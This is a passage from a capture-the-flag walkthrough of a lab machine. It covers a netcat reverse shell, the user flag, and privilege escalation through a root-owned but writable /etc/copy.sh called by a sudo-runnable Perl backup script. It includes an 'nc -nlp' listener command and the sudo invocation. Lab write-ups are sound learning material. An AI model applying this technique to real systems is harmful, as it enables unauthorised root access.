

Figure 15: Netcat reverse shell

Finally! We have got our shell on the target system.

Task 1: What is the user flag?

To retrieve the user flag, we navigated to the user's `itguy` home directory `/home/itguy`



Figure 16: user.txt flag

Root Privilege Escalation

To get the root flag, we need to escalate our privileges on the system. So to escalate our privileges we did the following:

1. We listed the commands our current user can run as root (sudoer)



Figure 17: listing sudo commands

2. Read the `/home/itguy/backup.pl` file to understand how it works



Figure 18: cat backup.pl

From the above snapshot, we can see that the Perl script just executes the shell script at `/etc/copy.sh`, so if we can modify it, we can exploit it to escalate our privileges.

3. Check the file permissions of the `/etc/copy.sh` script

Figure 19: Check file permissions of copy.sh

From the above snapshot, we can see that the script is owned by the root user but we can modify it as we have write permissions!

4. Modify the `/etc/copy.sh` script to get a root shell

Figure 20: cat modified script

5. Setup **Netcat** Listener

```
$ nc -nlp <specified_port>
```

6. Execute the sudo command

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
```

7. We are now **ROOT**



Figure 21: root shell

Task 2: What is the root flag?

To read the root flag, we just traversed to the `/root` directory and then read the root.txt, that's it!

Figure 22: root.txt flag

Conclusion

In conclusion, I hope this walkthrough has been informative and shed light on our thought processes, strategies, and the techniques used to tackle each task. CTFs are not just about competition; they're about learning, challenging yourself and your knowledge, and getting hands-on experience through applying your theoretical knowledge.